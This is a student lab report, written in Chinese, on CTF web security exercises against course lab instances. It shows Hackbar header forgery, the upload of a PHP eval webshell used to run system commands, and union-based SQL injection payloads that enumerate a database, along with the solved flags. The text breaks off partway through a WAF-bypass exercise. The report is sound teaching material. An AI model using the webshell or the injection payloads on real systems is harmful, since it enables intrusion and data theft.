哈尔滨工业大学（深圳）

实验报告

开课学期： 2026 年春季
课程名称： 网络安全攻防竞赛实践
实验名称： Web 安全实验
实验时间： 2026.4.10
学生班级： 电气工程及其自动化 1 班
学生学号： 2024312506
学生姓名： 余泓彬

1 题目 1：例题-Hackbar

1.1 题目分析

本题为 Hackbar 工具入门例题，核心考察 **HTTP 请求构造、GET/POST 传参、自定义请求头修改**的基础操作，需完成 5 项任务获取 flag：

1. GET 传参：`UwU=u`
2. POST 传参：`Luv=u`
3. 使用 admin 身份
4. 伪造本地 IP（127.0.0.1）访问
5. 伪造浏览器标识为 `MoeBrowser`

1.2 解题步骤

1. 打开 Firefox 浏览器,启动 Hackbar 插件,加载题目 URL `http://10.249.14.223:32946/`。
2. 构造 GET 请求：在 URL 后拼接参数 `?UwU=u`；切换为 POST 请求，在请求体中填写参数 `Luv=u`，完成第 1、2 项任务。
3. 在 CUSTOM HEADERS 中添加请求头 `X-Forwarded-For: 127.0.0.1`，完成第 4 项本地 IP 伪造任务。
4. 在 BROWSER HEADERS 中：勾选 `Cookie` 并填写 `admin=1`（完成第 3 项 admin 身份任务），勾选 `User-Agent` 并填写 `MoeBrowser`（完成第 5 项浏览器标识任务）。
5. 点击 Execute 发送构造好的请求，服务器验证通过后，5 项任务全部成功，页面返回 flag。




图 1: 题目初始界面与 Hackbar 工具面板




图 2: 最终完整配置与任务成功界面

1.3 最终 Flag

flag{A_bl7E_o1_HaCk84_bU7_u_cAN_Ju57_u5e_BUrp}

2 题目 2：例题-文件上传

2.1 题目分析

本题为文件上传基础入门例题，核心考察**一句话木马构造、文件上传漏洞利用、Hackbar 工具执行系统命令、目录遍历**的完整流程，通过上传可执行 PHP 脚本获取服务器权限，最终读取 flag 文件。

2.2 解题步骤

1. 构造一句话木马文件:新建文本文件,写入 PHP 后门代码 `<?php eval($_POST[1]);?>`，保存为 `1.php`。
2. 上传木马文件：打开题目实例入口 `http://10.249.14.223:32947/`，选择 `1.php` 点击上传，服务器返回文件存储路径 `/var/www/html/uploads/1.php`。
3. 访问上传路径:在浏览器中访问完整 URL `http://10.249.14.223:32947/uploads/1.php`，页面为空白属正常现象（木马仅响应 POST 请求）。
4. 使用 Hackbar 执行命令：
   - 加载木马 URL，勾选 `POST body`，填写 `1=system('pwd');`，确认当前路径。
   - 填写 `1=system('ls');`，列出当前目录文件。
   - 填写 `1=system('cd .. && ls');`，回到网站根目录查找 flag 文件。
   - 找到 flag 后，填写 `1=system('cat /flag');`，读取 flag 内容。




图 3: 题目实例入口与一句话木马代码




图 4: 文件上传成功与存储路径




图 5: Hackbar 执行目录遍历命令




图 6: Hackbar 执行 cat 命令读取 flag

2.3 最终 Flag

flag{UpIo4d_to_A_pL4ce_WhERE_We_c4N_pIAY}

3 题目 4：例题-SQL 注入 1

3.1 实验原理

SQL 注入的本质是**将用户输入的数据当作 SQL 代码执行**，违背了「数据与代码分离」的安全原则。当 Web 程序满足以下三个条件时，就可能存在 SQL 注入漏洞：

1. 程序使用弱类型语言（如 PHP）；
2. 程序中访问数据库的 SQL 语句直接拼接了用户传入的参数；
3. 用户可通过传入参数修改原 SQL 语句的结构。

本题为典型的**字符型 GET 注入**，用户可控的 `name` 参数直接拼接到查询语句中，可通过闭合单引号、联合查询等方式，逐步获取数据库、表、列信息，最终读取 flag。

3.2 解题步骤

3.2.1 步骤一：判断注入点、注入类型与查询列数

1. 访问题目页面，正常输入用户名 `Amy Jones`，页面回显用户数据。
2. 输入单引号测试：`Amy Jones'`，页面出现 SQL 语法报错，确认存在字符型注入，原 SQL 语句结构为：

```
SELECT * FROM 表名 WHERE name = '用户输入'
```

3. 闭合注释测试：`Amy Jones'#`，页面恢复正常回显，注入点验证成功。
4. 使用 `ORDER BY` 法判断查询列数：输入 `Amy Jones' order by 4#` 页面正常，`Amy Jones' order by 5#` 页面报错，最终确定查询结果共 **4 列**。




图 7: 注入点判断与验证（单引号报错）




图 8: 注入点验证（注释闭合正常）与列数判断




图 9: 列数判断（order by 4 正常/5 报错）




图 10: 列数验证结果

3.2.2 步骤二：获取数据库名与数据表名

1. 构造联合查询语句获取当前数据库名：

```
Amy Jones' union select database(),2,3,4#
```

页面回显数据库名：`lilac`。

2. 查询数据库中的所有表名：

```
Amy Jones' union select group_concat(table_name),2,3,4 from
    information_schema.tables where table_schema='lilac'#
```

页面回显表名：chkjdhdepbphff,info（目标表为 chkjdhdepbphff）。




图 11: 获取数据库名称




图 12: 获取数据库表名

3.2.3 步骤三：获取列名并查询 Flag

1. 查询目标表 chkjdhdepbphff 中的所有列名：

```
Amy Jones' union select group_concat(column_name),2,3,4 from
    information_schema.columns where table_name='
   chkjdhdepbphff'#
```

页面回显列名：chlmdojkdgijlfh（flag 存储列）。

2. 直接查询 flag 所在列，获取最终 flag：

```
Amy Jones' union select group_concat(chlmdojkdgijlfh),2,3,4
   from chkjdhdepbphff#
```

页面直接回显完整 flag，完成解题。




图 13: 获取列名




图 14: 获取 Flag 成功

3.3 最终 Flag

flag{7a7be38a-594c-4870-a4fa-09ad65ee62d1}

4 题目 6：例题-SQL 注入 2（双写绕过 WAF）

4.1 题目分析

本题为中级 SQL 注入题目，在例题 1 基础上增加了 WAF 防护规则，**union**、**select**、**or** 关键字被直接过滤，必须使用**双写绕过**技术完成注入，最终获取 flag。

4.2 解题步骤

4.2.1 步骤 1：确认注入点与闭合方式

输入单引号触发报错，确认字符型注入：

```
Amy Jones'
```

